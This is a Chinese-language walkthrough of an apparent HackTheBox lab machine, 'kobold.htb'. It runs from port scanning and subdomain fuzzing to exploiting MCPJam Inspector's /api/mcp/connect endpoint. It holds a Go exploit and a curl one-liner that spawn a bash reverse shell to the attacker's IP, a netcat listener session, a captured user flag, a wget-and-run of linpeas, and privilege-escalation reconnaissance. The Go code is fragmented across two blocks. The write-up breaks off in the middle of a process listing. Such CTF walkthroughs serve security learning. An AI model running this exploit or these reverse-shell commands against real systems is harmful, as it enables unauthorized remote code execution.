

# Target : 10.129.245.50

## 信息收集

## 端口综合扫描

- fscan

```
fscan -h <target_url> -p 端口
```

```
root@kali: /home/kali/桌面
# fscan -h 10.129.25.108 -p 1-10000

Fscan 2.2.0

[*] 服务插件: neo4j, imap, rsync, oracle, mqtt ... 等34个
[*] 10.129.25.108:22 ssh [Product:OpenSSH ||Version:9.6p1 Ubuntu 3ubuntu13.15] Banner:(SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.15)
[*] https://10.129.25.108 ssl Banner:((
[*] http://10.129.25.108 http [Product:nginx ||Version:1.24.0] Banner:(HTTP/1.1 301 Moved Permanently Server: nginx/1.24.0 (Ubuntu) Date: Tue, 11 Aug 2 ... )
[-] 插件扫描错误 10.129.25.108:443 - Get "https://10.129.25.108:443": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[*] http://10.129.25.108:3552 http [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.0 200 OK Accept-Ranges: bytes Cache-Control: no-cache, no-store, must-rev ...)
端口扫描中 (600线程) • 100.0% [=====] (10000/10000) 360/s TCP:19/10015
[完成] 扫描完成: 10000/10000 (耗时: 27.8s)
[*] 扫描完成, 发现 4 个开放端口
[*] http://10.129.25.108:3552 code:200 len:2081 title:None
[*] POC加载完成: 总共387个, 成功387个, 失败0个
[+] http://10.129.25.108 code:301 len:178 title:301 Moved Permanently server:nginx/1.24.0 (Ubuntu) [nginx nginx/1.24.0]
[-] 10.129.25.108:22 ssh 未发现弱密码
[*] 扫描任务完成, 耗时 44.406s, 已扫描 11 个目标
```


- 发现80端口尝试curl跟随重定向访问一下发现重定向到https上。

```
(root@kali)-[/home/kali/桌面]
# curl -IL 10.129.245.50
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 12 Aug 2026 01:35:15 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: https://kobold.htb/

curl: (60) SSL certificate OpenSSL verify result: self-signed certificate (18)
More details here: https://curl.se/docs/sslcerts.html

curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the webpage mentioned above.
```


- 无影扫描



## 旁站FUZZ

- fuff进行fuzz

```
ffuf -w /home/kali/桌面/test_dir.txt -u https://kobold.htb/ -H 'Host: FUZZ.kobold.htb' -mc all -fw 4
```



一些web站点配置了不允许IP访问，因此修改本地映射表将 /etc/hosts 是Linux系统中一个静态主机名解析文件，用于将主机名映射到IP地址。它是DNS解

析的本地替代方案，优先级通常高于DNS。

```
(root@kali)-[/home/kali/桌面]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

0.0.0.0 bxss.me
:: bxss.me
0.0.0.0 erp.acunetix.com
:: erp.acunetix.com
0.0.0.0 services.invicti.com
:: services.invicti.com
0.0.0.0 api.segment.io
:: api.segment.io
0.0.0.0 cdn.segment.io
:: cdn.segment.io
0.0.0.0 data.pendo.io
:: data.pendo.io
0.0.0.0 cdn.pendo.io
:: cdn.pendo.io
0.0.0.0 bxss.s3.dualstack.us-west-2.amazonaws.com
:: bxss.s3.dualstack.us-west-2.amazonaws.com
0.0.0.0 s3-r-w.dualstack.us-west-2.amazonaws.com
:: s3-r-w.dualstack.us-west-2.amazonaws.com
10.129.245.50 https://kobold.htb
10.129.245.50 https://bin.kobold.htb
10.129.245.50 https://mcp.kobold.htb
```

## web指纹探测

## whatweb

```
(root@kali)-[~]
# whatweb https://kobold.htb
https://kobold.htb [200 OK] Country[RESERVED][ZZ], Email[admin@kobold.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], IP[10.129.245.50], Title[Kobold Operations Suite], nginx[1.24.0]

(root@kali)-[~]
# whatweb https://bin.kobold.htb
https://bin.kobold.htb [200 OK] Bootstrap[5.3.8], Cookies[template], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], IP[10.129.245.50], JQuery[3.7.1], Open-Graph-Protocol, PasswordField, Script[text/javascript], Title[PrivateBin], UncommonHeaders[content-security-policy,cross-origin-resource-policy,cross-origin-embedder-policy,permissions-policy,referrer-policy,x-content-type-options], X-Frame-Options[deny], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block], nginx[1.24.0]

(root@kali)-[~]
# whatweb https://mcp.kobold.htb
https://mcp.kobold.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], IP[10.129.245.50], Script[module], Title[MCPJam Inspector], UncommonHeaders[access-control-allow-credentials], nginx[1.24.0]

(root@kali)-[~]
#
```

## 发现MCPJam服务

### MCPJam Inspector 简介

#### 一、概述

**MCPJam Inspector** 是开源免费的 MCP 服务器本地测试调试工具，具备全链路可观测性、多模型对比能力。

#### 二、核心功能

1. 实时测试调试：检测本地 / 远程 MCP 服务器请求响应，查看工具调用参数、结果与延迟，定位问题
2. 多模型对比：同一提示词下批量运行模型，对比工具调用逻辑与输出效果
3. 全链路可观测性：完整记录用户 - Agent - 服务器调用链路，串联 JSON-RPC 报文生成追踪日志
4. 工具资源管理：统一查看、调用、校验服务器工具、资源与提示词
5. LLM 工具交互：对接 ChatGPT、Claude、Gemini 等大模型做联调，无需部署生产环境
6. 多协议兼容：支持 STDIO、SSE、Streamable HTTP，适配所有 MCP 服务器
7. CI/CD 集成：提供 CLI 与 SDK，可在流水线完成自动化测试、校验与合规检查

#### 三、技术架构

8. 前端：React18 + TypeScript + Tailwind CSS + Radix UI 构建响应式页面
9. 后端：Express.js 框架，依托 WebSocket 完成实时数据通信
10. 命令行：基于 Node.js 开发，便捷启动与配置工具
11. 开源属性：客户端、Inspector、CLI、SDK 全部开源免费，GitHub 可获取源码

#### 四、使用场景

1. 开发阶段：迭代中调试 MCP 服务，提前规避 BUG
2. 工具验证：在线执行服务工具，校验参与返回结果正确性
3. 多模型评估：横向比对不同 LLM 调用 MCP 服务的表现，优化交互逻辑
4. CI/CD 自动化：集成到发布流水线做自动化测试，保障上线稳定性、

#### 五、总结

**MCPJam Inspector** 面向 MCP 全栈开发者，集调试、评估、协作于一体。依靠本地测试、多模型对比、链路追踪、流水线集成能力，在投产前排查修复故障，提升 MCP 服务器稳定性与开发效率，且完全开源免费，适用于各类 MCP 开发项目。

# 漏洞利用

## 搜索公开漏洞库

☐ Verified ☐ Has App

Filters Reset All

Show 15

Search: mcp

| Date       | D | A | V | Title                                                          | Type    | Platform | Author                   |
|------------|---|---|---|----------------------------------------------------------------|---------|----------|--------------------------|
| 2026-08-11 |   |   |   | mcp-server-kubernetes 3.8.x - Argument Injection               | Remote  | Multiple | banyamer                 |
| 2026-07-07 |   |   |   | MCPJam Inspector - Remote Code Execution                       | WebApps | Multiple | Diamorphine              |
| 2017-07-25 |   |   |   | WebKit JSC - 'JSArray::appendMemcpy' Uninitialized Memory Copy | DoS     | Multiple | Google Security Research |
| 2015-12-16 |   |   |   | Wireshark - memcpy 'get_value / dissect_btatt' SIGSEGV         | DoS     | Multiple | Google Security Research |
| 2012-12-01 |   |   |   | TinyMCPUK - 'test' Cross-Site Scripting                        | WebApps | PHP      | eidelweiss               |
| 2000-05-22 |   |   |   | gdm 1.0.x/2.0.x BETA/2.2.0 - XDMCP Buffer Overflow (2)         | Remote  | Linux    | AbraxaS                  |
| 2000-05-22 |   |   |   | gdm 1.0.x/2.0.x BETA/2.2.0 - XDMCP Buffer Overflow (1)         | Remote  | Linux    | Chris Evans              |
| 2011-03-23 |   |   |   | VMCPlayer 1.0 - Denial of Service                              | DoS     | Windows  | BraniX                   |
| 2009-05-11 |   |   |   | MPLAB IDE 8.30 - '.mcp' Universal Overwrite (SEH)              | Local   | Windows  | His0k4                   |
| 2007-03-27 |   |   |   | Oracle 10g - KUPM\$MCP.MAIN SQL Injection                      | Remote  | Multiple | bunker                   |
| 2007-03-27 |   |   |   | Oracle 10g KUPM\$MCP.MAIN - SQL Injection (2)                  | Remote  | Multiple | bunker                   |
| 2005-03-21 |   |   |   | MCPWS Personal WebServer 1.3.21 - Denial of Service            | DoS     | Windows  | Nico Spicher             |

Showing 1 to 12 of 12 entries (filtered from 46,647 total entries)

FIRST PREVIOUS 1 NEXT LAST

下载源码，这里我将其修改为了go语言版本

```
package main

import (
    "bytes"
    "crypto/tls"
    "encoding/json"
    "flag"
    "fmt"
    "io"
    "net/http"
)

func main() {
    var u, l, p string
    flag.StringVar(&u, "u", "", "目标URL")
    flag.StringVar(&l, "l", "", "监听IP")
    flag.StringVar(&p, "p", "", "监听端口")
    flag.Parse()

    if u == "" || l == "" || p == "" {
        fmt.Println("用法: -u http://目标 -l 你的IP -p 端口")
        return
    }
}
```

```

}

// 构建payload
data, _ := json.Marshal(map[string]interface{}{
    "serverConfig": map[string]interface{}{
        "command": "bash",
        "args":    []string{"-c", fmt.Sprintf("bash -i >& /dev/tcp/%s/%s
0>&1", l, p)},
        "env":      map[string]string{},
    },
    "serverId": "Hello666",
})

// 发送请求
client := &http.Client{Transport: &http.Transport{TLSClientConfig:
&tls.Config{InsecureSkipVerify: true}}}
resp, _ := client.Post(u+"/api/mcp/connect", "application/json",
bytes.NewBuffer(data))
defer resp.Body.Close()
body, _ := io.ReadAll(resp.Body)
fmt.Printf("状态: %s\n响应: %s\n", resp.Status, string(body))
}

```

- 跨平台编译

```
$env:GOOS="linux"; $env:GOARCH="amd64"; go build -o exploit_linux mcp.go
```

## 利用exp开门

```

(kali㉿kali)-[/home/kali/桌面/share]
# ./exploit_linux -u https://mcp.kobold.htb -l 10.10.17.82 -p 9999

```

- 执行exp前先开启监听

```

(kali㉿kali)-[~]
$ sudo su
[sudo] kali 的密码:
(kali㉿kali)-[/home/kali]
# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.17.82] from (UNKNOWN) [10.129.245.50] 44880
bash: cannot set terminal process group (1571): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ whoami
whoami
ben
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ |

```

- 这里curl也可以触发，exp的原理就是此curl

```
$ curl -k -X POST https://mcp.kobold.htb/api/mcp/connect \
-H "Content-Type: application/json" \
-d '{"serverId": "shell1", "serverConfig": {"command": "bash", "args": ["-c", "bash -i >& /dev/tcp/10.10.14.194/4444 0>&1"], "env": {}}}'
```

## 提权

### 寻找SUID，SGID，sudo -l

这里展示了许多，但最后——尝试均失败了


```
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ find / -perm -2000 -type f 2>/dev/null
</inspector$ find / -perm -2000 -type f 2>/dev/null
/usr/bin/expiry
/usr/bin/chage
/usr/bin/ssh-agent
/usr/bin/crontab
/usr/sbin/unix_chkpwd
/usr/sbin/pam_extrausers_chkpwd
/usr/lib/x86_64-linux-gnu/utempter/utempter
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ find / -perm -4000 -type f 2>/dev/null
</inspector$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/mount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ |
```

- 获取user.txt内容

```
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ ls /
ls /
app
bin
boot
cdrom
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
privatebin-data
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ cd /home
cd /home
ben@kobold:/home$ ls
ls
alice
ben
ben@kobold:/home$ cd alice
cd alice
bash: cd: alice: Permission denied
ben@kobold:/home$ cd ben
cd ben
ben@kobold:~$ ls
ls
user.txt
ben@kobold:~$ cat user.txt
cat user.txt
a159e93b70afe76e9467718d06a4a3ea
ben@kobold:~$ ^X@sS|
```




可以将上面SUID，SGID的命令在此网站上进行搜索，会有对应的利用方式



linpeas.sh 嗅探

使用wget下载linpeas.sh到指定路径下然后修改权限后执行

```
wget http://10.10.17.82/linpeas.sh && chmod 755 linpeas.sh && ./linpeas.sh
```



这里发现了很多信息，发现/home下的另一个用户在docker组下

## Users with sudo privileges in sudoers

### Users with console

```
alice:x:1002:1002::/home/alice:/bin/bash
ben:x:1001:1001::/home/ben:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

Resource Template

### All users & groups

```
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m] gid=1(daemon[0m] groups=1(daemon[0m]
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
uid=1002(alice) gid=1002(alice) groups=1002(alice),37(operator),111(docker)
uid=101(messagebus) gid=102(messagebus) groups=102(messagebus)
uid=102(pollinate) gid=1(daemon[0m] groups=1(daemon[0m]
uid=103(syslog) gid=104(syslog) groups=104(syslog),4(adm)
uid=104(uuid) gid=105(uuid) groups=105(uuid)
uid=105(tcpdump) gid=107(tcpdump) groups=107(tcpdump)
uid=106(tss) gid=108(tss) groups=108(tss)
uid=107(landscape) gid=109(landscape) groups=109(landscape)
uid=108(usbmux) gid=46(plugdev) groups=46(plugdev)
uid=109(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=42(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=989(fwupd-refresh) gid=989(fwupd-refresh) groups=989(fwupd-refresh)
uid=991(polkitd) gid=991(polkitd) groups=991(polkitd)
uid=992(systemd-resolve) gid=992(systemd-resolve) groups=992(systemd-resolve)
uid=996(_laurel) gid=988(_laurel) groups=988(_laurel)
uid=997(systemd-timesync) gid=997(systemd-timesync) groups=997(systemd-timesync)
uid=998(systemd-network) gid=998(systemd-network) groups=998(systemd-network)
uid=999(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
```

这里发现docker守护进程是以root权限运行，而且docker的运行容器也是root权限

- Docker守护进程以root运行

```
root    1660   0.0   1   1872104 73736   ?   Ss   00:55   00 /usr/bin/docker -H fd://
--container=/run/containerd/containerd.sock
```

- 容器运行时也以root运行

```
root    1999   0.0   0   16171112 4380   ?   Ss   00:55   00 /usr/bin/docker-proxy --
proto tcp --host-ip 127.0.0.1 --host-port 8080 --container-ip 172.17.0.2 --
container-port 8080
```

- Docker代理进程同样是root
- 它在监听127.0.0.1:8080，转发到容器172.17.0.2:8080

- 容器运行时 (containerd) 也是root

```
root      1585  0.1  1  1820380 49260 ? Ss  00:55  03 /usr/bin/containerd
root      1936  0.0  3  1238384 14668 ? Ss  00:55  00 /usr/bin/containerd-
shim-run-v2 ...
```

```

Running processes (cleaned)
Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root      1  0.0  0.3  22124 13456 ? Ss  00:54  0:01 /sbin/init autoinstall
root      390  0.0  0.4  66940 16520 ? Ss  00:54  0:00 /usr/lib/systemd/systemd-journald
root      425  0.0  0.2  30128 8800 ? Ss  00:54  0:00 /usr/lib/systemd/systemd-udevd
systemd+  617  0.0  0.3  21588 12836 ? Ss  00:55  0:00 /usr/lib/systemd/systemd-resolved
└─(Caps) 0x0000000000000000=cap_net_raw
systemd+  618  0.0  0.1  91028 7824 ? Ssl 00:55  0:00 /usr/lib/systemd/systemd-timesyncd
└─(Caps) 0x0000000002000000=cap_sys_time
root      624  0.0  0.0  86836 3740 ? Ss  00:55  0:01 /sbin/auditd
└─laurel  628  0.0  0.1  9960 6356 ? S<  00:55  0:01 _ /usr/local/sbin/laurel --config /etc/laurel/config.toml
└─(Caps) 0x0000000000000004=cap_dac_read_search,cap_sys_ptrace
root      758  0.0  0.2  53468 11876 ? Ss  00:55  0:00 /usr/bin/VGAuthService
root      759  0.1  0.2  243432 10504 ? Ssl 00:55  0:15 /usr/bin/vmtoolsd
root      785  0.0  0.0  3940 3232 ? Ss  00:55  0:00 dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.l
es eth0
message+  865  0.0  0.1  9896 5524 ? Ss  00:55  0:00 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
└─(Caps) 0x0000000020000000=cap_audit_write
polkitd   883  0.0  0.1  308164 7968 ? Ssl 00:55  0:00 /usr/lib/polkit-1/polkitd --no-debug
root      908  0.0  0.2  17632 8096 ? Ss  00:55  0:00 /usr/lib/systemd/systemd-logind
root      911  0.0  0.3  468988 13576 ? Ssl 00:55  0:00 /usr/libexec/udisks2/udisksd
syslog    1063  0.0  0.1  222508 6500 ? Ssl 00:55  0:00 /usr/sbin/rsyslogd -n -iNONE
root      1123  0.0  0.3  392096 12876 ? Ssl 00:55  0:00 /usr/sbin/ModemManager
root      1569  0.0  1.4  1381752 56160 ? Ssl 00:55  0:02 /root/sbin/arc4linux amd64
ben       1571  0.0  1.2  643488 48372 ? Ssl 00:55  0:01 node /usr/local/bin/inspector
ben       1692  0.0  3.3  32543864 132724 ? Sl  00:55  0:04 _ node /usr/local/lib/node_modules/@mcpjam/inspector/dist/server/index.js
root      1580  0.0  0.0  6824 2864 ? Ss  00:55  0:00 /usr/sbin/cron -f -P
root      1582  0.0  0.5  206828 21560 ? Ss  00:55  0:01 php-fpm: master process (/etc/php/8.3/fpm/php-fpm.conf)
www-data  1614  0.0  0.2  207336 8660 ? S  00:55  0:00 _ php-fpm: pool www
www-data  1615  0.0  0.2  207336 8660 ? S  00:55  0:00 _ php-fpm: pool www
root      1585  0.1  1.2  1802380 49260 ? Ssl 00:55  0:13 /usr/bin/containerd
root      1607  0.0  0.0  8144 4552 ttya Ss  00:55  0:00 /usr/bin/agetty --p -u --noclear - linux
root      1609  0.0  0.0  12216 2296 ? Ss  00:55  0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
www-data  1610  0.0  0.2  14080 9128 ? S  00:55  0:00 _ nginx: worker process
www-data  1611  0.0  0.2  14120 9266 ? S  00:55  0:00 _ nginx: worker process
root      1660  0.0  1.8  1972104 73736 ? Ssl 00:55  0:01 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root      1999  0.0  0.1  1671112 4380 ? Sl  00:55  0:00 _ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.17.0.2 -container-port 8080 -use-li
n fd
root      1936  0.0  0.3  1238384 14668 ? Sl  00:55  0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 4c49dd7bb727a4d23a490c8a7cdaa2e6b81f610e3bec92198ed8024c1d78d637 -addre
ss=/run/containerd/shim.sock
nobody    1966  0.0  0.0  1312 992 ? Ss  00:55  0:00 _ s6-svscan /run/services
nobody    2021  0.0  0.0  1092 724 ? S  00:55  0:00 _ s6-supervise php-fpm84
nobody    2023  0.0  0.4  170496 19204 ? Ss  00:55  0:00 | _ php-fpm: master process (/etc/php84/php-fpm.conf)
nobody    2050  0.0  0.3  170612 14232 ? S  00:55  0:00 | _ php-fpm: pool www
nobody    2051  0.0  0.2  170612 11852 ? S  00:55  0:00 | _ php-fpm: pool www
